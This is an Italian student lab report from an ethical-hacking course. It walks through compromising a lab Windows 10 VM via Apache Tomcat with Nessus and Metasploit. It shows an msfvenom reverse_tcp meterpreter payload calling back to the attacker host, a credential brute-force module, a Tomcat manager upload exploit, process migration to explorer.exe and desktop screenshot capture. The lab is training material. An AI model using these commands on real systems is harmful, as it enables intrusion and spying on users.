EPICODE

GODS OF HACKING
ETHICAL HACKERS

BWII -Exploit Windows con Metasploit

L’obiettivo di oggi ci chiede:
Sulla macchina Windows 10 ci possono essere dei servizi che potrebbero causare degli exploit.
Si richiede allo studente di:


- Avviare questi servizi
- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10
- Aprire una sessione con metasploit, exploitando il servizio TomCat.

Requisiti laboratorio


- **IP Kali Linux**: 192.168.200.100 **IP**
- **Windows**: 192.168.200.200 **Listen**
- **port (payload option)**: 7777


Evidenze laboratorio
Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni: 1) Se la macchina target è una macchina virtuale oppure una macchina fisica ; 2) le impostazioni di rete della macchine target ; 3) se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.

Per prima cosa, come richiesto dall'obiettivo, andiamo a cambiare gli IP delle macchine (kali e metasploitable), quindi apriamo la kali da virtualbox e ci spostiamo su network manager per configurare l'IP della macchina e aggiungiamo una rete con l'IP 192.168.200.100, controlliamo da terminale con il comando " **ip a** " per essere sicuri della configurazione.




Stessa cosa faremo per la macchina windows, quindi apriamo la macchina, una volta dentro andiamo su "Proprietà - Protocollo di internet" e assegniamo manualmente l'IP 192.168.200.200, subnet e gateway. Apriamo il terminale e facciamo un controllo, per essere sicuri che abbia salvato correttamente le configurazioni, con il comando "**ifconfig**" e come possiamo vedere nella figura in basso a destra è tutto corretto.






Sul terminale kali proviamo a fare un test di ping verso la macchina windows per accertarci che le due macchine comunichino correttamente.


Verifichiamo che Tomcat sia in esecuzione, quindi lo apriamo.




Avviamo il servizio Nessus da terminale della kali tramite il comando "**sudo systemctl start nessus**" (come vediamo nella figura a destra).




Usciamo dal terminale e apriamo il browser e proviamo a raggiungere il portale nessus cercando sul browser "**https://localhost:8834/#/**", una volta dentro creiamo un nuovo "Basic Network Scan" per trovare le versioni e le vulnerabilità, impostiamo la scansione con i dati del target, salviamo il tutto e infine avviamo la scansione.




Una volta terminata la scansione avremo questo risultato, che vediamo in figura a lato, cioé tutte le vulnerabilità trovate sul target. Tra cui possiamo verificare anche le vulnerabilità legate al servizio Tomcat che andremo a sfruttare di seguito.




Una volta che abbiamo fatto la scansione delle vulnerabilità ci spostiamo sul terminale kali per inziare la sessione con metasploit, quindi avviamo “**msfconsole**” , inizalmente abbiamo cercato l’exploit per tomcat con cui però non riuscivamo a ottenere un risultato utille perchè così facendo non recuperavamo l’utente e la password per accedere, quindi proviamo a cercare un modulo ausiliario per tomcat con cui trovare utente e password per accedere quindi troviamo e usiamo il seguente modulo ausiliario: “**auxiliary/scanner/http/tomcat_mgr_login**“ lo esguaiamo digitando “**use 0**“, visualizziamo le opzioni del modulo con “**show options**”, vediamo che “blank_passwords” è settato su falso quindi lo settiamo su true e utilizziamo “cat” per farci mostrare gli utenti con le rispettive password.





Dopodiché passiamo al settaggio dell'exploit scelto (**multi/http/tomcat_mgr_upload**) e modifichiamo le voci richieste.

Runniamo l'exploit e otteniamo una sessione meterpreter che è stata caricata tramite un payload di tipo java/windows, che ha capacità limitate: non funzionano funzionalità avanzate come screenshot completo, webcam, keylogger, ecc.



Lasciamo in standby la ssessione meterpreter appena creata e apriamo un nuovo terminale in cui generiamo un payload per windows con il seguente comando “**msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=7777 -f exe -o payload.exe**”, questo genera “payload.exe”, un file malevolo con Meterpreter completo.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=7777 -f exe -o payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```


Una volta fatto ciò torniamo sulla sessione meterpreter lasciata precedentemente in standby e carichiamo il file appena creato con “**upload payload.exe**”.
Apriamo un altro terminale e lanciamo di nuovo msfconsole e lanciamo un exploit multi/handler con i relativi settaggi la runniamo e otteniamo una sessione meterpreter e lanciamo cmd digitando “shell” , e nel prompt Windows lanciamo “**start payload.exe**” caricato in precedenza.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying VOeaF...
[*] Executing VOeaF...
[*] Undeploying VOeaF ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 2 opened (192.168.200.100:7777 → 192.168.200.200:49453) at 2025-05-20 12:45:18
+0200

meterpreter > upload payload.exe
[*] Uploading  : /home/kali/payload.exe → payload.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): /home/kali/payload.exe → payload.exe
[*] Completed  : /home/kali/payload.exe → payload.exe
```

A questo punto otteniamo una sessione meterpreter completa ma:
• Il processo che abbiamo compromesso è stato avviato come servizio di sistema
• Su Windows 8, 10 e 11, i servizi non hanno accesso diretto al desktop dell’utente
• Per questo, non riusciuamo a vedere nessun desktop grafico da cui fare lo screenshot
Quindi: screenshot impossibile, anche se abbiamo Meterpreter completo, finché non siamo dentro un processo dell’utente attivo (es. explorer.exe).


```
meterpreter > shell
Process 1 created.
Channel 2 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\tomcat7>start payload.exe
start payload.exe

C:\tomcat7>start payload.exe
start payload.exe

C:\tomcat7>start payload.exe
start payload.exe

C:\tomcat7>
```

Per risolvere questa condizione bisogna migrare a un processo di un utente attivo, per esempio **explorer.exe**, quindi nel prompt di meterpreter digitiamo “ps” e cerchiamo una riga tipo:
“PID Name Arch Session User
3784 explorer.exe x64 1 WIN10\User”



Migriamo a questo processo con “migrate 3784” e aspettiamo la conferma:
[*] Migrating from PID_A to 3784…
[*] Migration completed successfully.

Una volta dentro e loggati come utente user possiamo effettuare lo screenshot del desktop con il comando “**screenshot**”.



Per quanto riguarda le webcam attive digitiamo il comando “**webcam_list**“ otteniamo la scritta: - No webcams were found.
Significa che:

- La macchina non ha webcam fisica/virtuale
- Oppure è disabilitata nei dispositivi
- Oppure non è disponibile nel contesto attuale (ma improbabile, visto che sono in explorer.exe)

CONSIDERAZIONI FINALI:

Il laboratorio ha dimostrato con successo come una macchina Windows 10 possa essere compromessa sfruttando vulnerabilità note, in questo caso legate al servizio Apache Tomcat. Le fasi del test hanno seguito un flusso ben definito, che ha incluso:

1. Configurazione della rete tra macchine Kali e Windows in ambiente VirtualBox;
2. Scansione delle vulnerabilità tramite Nessus, che ha permesso l'identificazione di servizi potenzialmente exploitabili;
3. Accesso iniziale con Metasploit tramite un modulo ausiliario per ottenere credenziali valide di accesso;
4. Esecuzione dell'exploit Tomcat per stabilire una sessione Meterpreter;
5. Generazione e caricamento di un payload personalizzato con msfvenom per ottenere una sessione con privilegi estesi;
6. Migrazione a un processo attivo dell'utente per ottenere funzionalità complete, come lo screenshot del desktop.

Durante il processo è stato possibile confermare:

- La comunicazione corretta tra le due macchine;
- L'assenza di webcam disponibili;
- L'efficacia dell'exploit se eseguito con le giuste credenziali;
- L'importanza della migrazione a processi interattivi (es. explorer.exe) per bypassare le limitazioni di accesso ai servizi desktop in ambienti moderni Windows.

Riflessioni sulla Sicurezza

Questo laboratorio evidenzia quanto sia fondamentale proteggere i servizi esposti, aggiornare regolarmente i software (come Tomcat), e monitorare gli accessi non autorizzati. La presenza di credenziali deboli o accessibili facilmente rappresenta un vettore di attacco critico, spesso sottovalutato.